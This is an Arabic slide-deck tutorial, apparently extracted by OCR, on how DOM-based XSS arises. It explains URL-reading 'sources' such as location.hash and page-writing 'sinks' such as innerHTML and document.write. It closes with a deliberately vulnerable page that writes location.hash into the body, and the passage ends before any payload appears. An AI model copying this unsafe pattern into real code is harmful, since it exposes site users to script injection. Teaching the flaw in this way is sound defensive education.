
كيف تعمل ثغرة Dom-based XSS (تكملة...)

- دوال تقوم بقرائه رابط الصفحة بالكامل
- document.URL
- document.documentURI
- document.URLUnencoded
- document.baseURI
- location
- location.href
- مثال على ذلك اقوم بكتابة صفحة تحتوى على كود الجافا سكريبت التالي :

```
<script>
alert(location.href);
</script>
```

كيف تعمل ثغرة Dom-based XSS (تكملة...)


- و بعد ذلك اقوم بتشغيل الصفحة و تكون النتيجة كالتالي :



كيف تعمل ثغرة Dom-based XSS (تكملة...)

- نلاحظ ان الصفحة قامت باظهار msg box يحتوى على رابط الصفحة التي قمت بتشغيلها كما قمنا بكتابة في ملف , html و يكون نفس الحال مع باقي الدوال التي قمنا بذكرها , سوف تظهر رابط الصفحة بالكامل , الأن نتطرق إلى داله اخرى تقوم بقرائه اسم الصفحة فقط دون المدخلات إليها او اسم domain
- دوال تقوم بقرائه اسم الصفحة و مسارها
- location.pathname
- مع استخدام نفس كود الصفحة السابق و استبدال فقط اسم الدالة location.href باسم الدالة يصبح لدينا النتيجة التالية:

كيف تعمل ثغرة Dom-based XSS (تكملة...)




الفكرة بسيطة أليست كذلك ؟ الأن نستكمل ذكر بعض الدوال الأخرى و التي تستطيع قرائه جزء من رابط الصفحة كالدوال السابقة .

كيف تعمل ثغرة Dom-based XSS (تكملة...)


- دوال تقوم بقرائه المدخلات او parameters فقط المرسلة إلى الصفحة
- location.search
- مثال على ذلك قمت بتشغيل الصفحة بهذة الدالة و ارسلت اليها بعض المدخلات مثلا

https://site.com/page.html?name=ahmed

- تكون النتيجة كالتالي :



كيف تعمل ثغرة Dom-based XSS (تكملة...)



- و اخيرا نقوم بذكر دالة تستخدم كثير في مواقع و هي داله تقوم بقرائة الـ hashtag # في الرابط
- دوال تقوم بقرائه HashTag
- location.hash
- نقوم بتشغيل الصفحة مرة اخرى بهذة الدالة و نرى النتيجة

كيف تعمل ثغرة Dom-based XSS (تكملة...)


- قمنا فقط بفتح رابط الصفحة مع اضافة # Ahmed Aboul-Ela في نهاية الرابط و قامت الصفحة بأظهار هذا الجزء فقط من الرابط الأن تعرفنا الى جميع دوال sources الأن ننطلق إلى الدوال التي تستطيع ان تظهر هذة sources في مخرج الصفحة
- ما هي دوال Sinks؟
- دوال sinks ببساطة كما ذكرنا هي المسؤلة عن إظهار و كتابة القيمة المرسلة من خلال داله من دوال sources بالظبط كداله print في لغات البرمجة

```
<script>
document.write('hello world') ;
</script>
```

- دوال الـ sinks ليست صعبة و سوف اقوم بذكر اهمها
- داله document.write و doucment.writeln
- هي داله المكافئة لدالة print في لغات البرمجة فتقوم مباشرة بطباعة الكلام داخل كود HTML
- مثال على ذلك صفحة تحتوى على كود HTML التالي

كيف تعمل ثغرة Dom-based XSS (تكملة...)

- ستكون النتيجة لدينا كما في الصورة




كيف تعمل ثغرة Dom-based XSS (تكملة...)

- داله anyElement.innerHTML
- هذه الدالة ببساطة تقوم بقراءة او كتابة كود بداخل Tagمعين في الصفحة
- مثلا document.body.innerHTML سوف تقوم بقرائة محتوى <body> </body> بالكامل
- و اذا قمت بعمل document.body.innerHTML = ‘ahmed’ سوف يقوم بعمل استبدال كامل لمحتوى تاج bodyو كتابة فيه الكلمة Ahmed
- مثال على ذلك كود الصفحة التالي

```
<html>
<body>
Just a text in body tag
<script>
document.body.innerHTML = 'www.security4arabs.com';
</script>
</body>
</html>
```

كيف تعمل ثغرة Dom-based XSS (تكملة...)

- عند تشغيل الصفحة ستقوم الـ JavaScript بتغير محتوى الصفحة الأصلي
- و المكتوب فيه Just a text in body tag بـالكلمة www.security4arabs.com



كيف تعمل ثغرة Dom-based XSS (تكملة...)

- كما نلاحظ لم تظهر الجملة just a text in body tag الأن تعرفنا إلى اهم دوال html sinks و التي تستطيع كتابة كلام في الصفحة و تعرفنا الى دوال Sources التي تستطيع ان ترسل مدخل إلى الصفحة من خلال الرابط
- الأن نتطرق إلى الخطوة الأخيرة و هي كيفية حدوث ثغرات dom based xss من خلال هذة الدوال
- كما ذكرنا في السابق ان XSS تحدث عندما يرسل المستخدم للصفحة مدخل و تقوم الصفحة بأخذ المدخل و عرضه مباشرة داخل الصفحة
- و نحن الأن تعرفنا كيف من الممكن ان تقوم بقراءة جزء من رابط الصفحة كمدخل و تعرفنا كيف يمكن ان نقوم بكتابة كلام من خلال javascript بداخل الصفحة
- اذاً الأن يتحقق لدنيا طرفي المعادلة التي تقوم بإحداث ثغرات XSS , نرى في الجزء التالي كيف يمكن ان تقوم بتنفيذ ثغرة XSS فقط من خلال Javascript


كيف تعمل ثغرة Dom-based XSS (تكملة...)

- لن اسرد المزيد من الكلام النظري و دعونا ننتقل مباشرة إلى كود الصفحة التالي و نرى ماذا تفعل

```
<html>
<body>
<script>
document.body.innerHTML = location.hash;
</script>
</body>
```

